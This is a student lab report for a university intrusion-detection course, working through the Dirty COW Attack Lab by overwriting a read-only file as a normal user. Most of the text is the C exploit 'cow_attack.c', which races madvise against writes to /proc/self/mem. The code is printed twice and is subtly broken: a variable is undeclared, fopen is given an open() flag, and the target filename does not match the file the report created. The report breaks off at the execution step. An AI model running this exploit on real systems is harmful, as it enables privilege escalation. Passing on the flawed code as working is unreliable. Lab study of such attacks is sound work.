

New York Institute of Technology



School of Engineering and Computing Sciences

INCS 745 : Intrusion Detection and Hacker Exploits

Dirty COW Attack Lab

Harshita Grover (1276595)

Professor: Yunlong Shao


Date Submitted:

November 24, 2021


Lab: Dirty COW Attack Lab

Task 1: Modify a Dummy Read-Only File


Firstly, we create a dummy file “/zzz” by using the touch command.




Now, change the permissions to “rw” for owner of the file and only “r” for other users.




Open the file using gedit text editor to add random contents to the file.



Add the random contents to the file.




View the contents using “cat” command.




Check the permissions of the file using ls-l command.

Observation: It has read only permissions for the other users except root.




Now, we try to add any random content to the file being a normal user.

Observation: The permission is denied because the file has read only permissions for a normal user.



Now, we create the attack code file (downloaded from the seed labs website) , “cow_attack.c”.



Code in “cow_attack.c” file.

```
#include <sys/mman.h>
#include <fcntl.h>
#include <pthread.h>
#include <sys/stat.h>
#include <string.h>

void *map;
void *writeThread(void *arg);
void *madviseThread(void *arg);

int main(int argc, char *argv[])
{
    pthread_t pth1, pth2;
    struct stat st;
    int file_size;
    // Open the target file in the read-only mode.
    f=fopen("./izx", O_RDONLY);
    // Map the file to COW memory using MAP_PRIVATE.
    fstat(f, &st);
    file_size = st.st_size;
    map=mmap(NULL, file_size, PROT_READ, MAP_PRIVATE, f, 0);
    // Find the position of the target area
    char *position = strstr(map, "222222");
    // We have to do the attack using two threads.
    pthread_create(&pth1, NULL, madviseThread, (void *)file_size);
    pthread_create(&pth2, NULL, writeThread, position);
    // Wait for the threads to finish.
    pthread_join(pth1, NULL);
    pthread_join(pth2, NULL);
    return 0;
}

void *writeThread(void *arg)
{
    char *content= "*****";
    off_t offset = (off_t) arg;
    int f=open("/proc/self/mem", O_RDWR);
    while(1) {
        // Move the file pointer to the corresponding position.
        lseek(f, offset, SEEK_SET);
        // Write to the memory
        write(f, content, strlen(content));
    }
}

void *madviseThread(void *arg)
{
    int file_size = (int) arg;
    while(1){
        madvise(map, file_size, MADV_DONTNEED);
    }
}
```

```
#include <sys/mman.h>
#include <fcntl.h>
#include <pthread.h>
#include <sys/stat.h>
#include <string.h>

void *map;
void *writeThread(void *arg);
void *madviseThread(void *arg);


int main(int argc, char *argv[])
{
    pthread_t pth1, pth2;
    struct stat st;
    int file_size;
    // Open the target file in the read-only mode.
    f=fopen("./izx", O_RDONLY);
    // Map the file to COW memory using MAP_PRIVATE.
    fstat(f, &st);
    file_size = st.st_size;
    map=mmap(NULL, file_size, PROT_READ, MAP_PRIVATE, f, 0);
    // Find the position of the target area
    char *position = strstr(map, "222222");
    // We have to do the attack using two threads.
    pthread_create(&pth1, NULL, madviseThread, (void *)file_size);
    pthread_create(&pth2, NULL, writeThread, position);
    // Wait for the threads to finish.
    pthread_join(pth1, NULL);
    pthread_join(pth2, NULL);
    return 0;
}

void *writeThread(void *arg)
{
    char *content= "*****";
    off_t offset = (off_t) arg;
    int f=open("/proc/self/mem", O_RDWR);
    while(1) {
        // Move the file pointer to the corresponding position.
        lseek(f, offset, SEEK_SET);
        // Write to the memory
        write(f, content, strlen(content));
    }
}


void *madviseThread(void *arg)
{
    int file_size = (int) arg;
    while(1){
        madvise(map, file_size, MADV_DONTNEED);
    }
}
```

Compile the cow_attack.c file using gcc compiler as shown in the below screenshot.


Observation: The object file a.out is created.



Execute the cow_attack.c file.

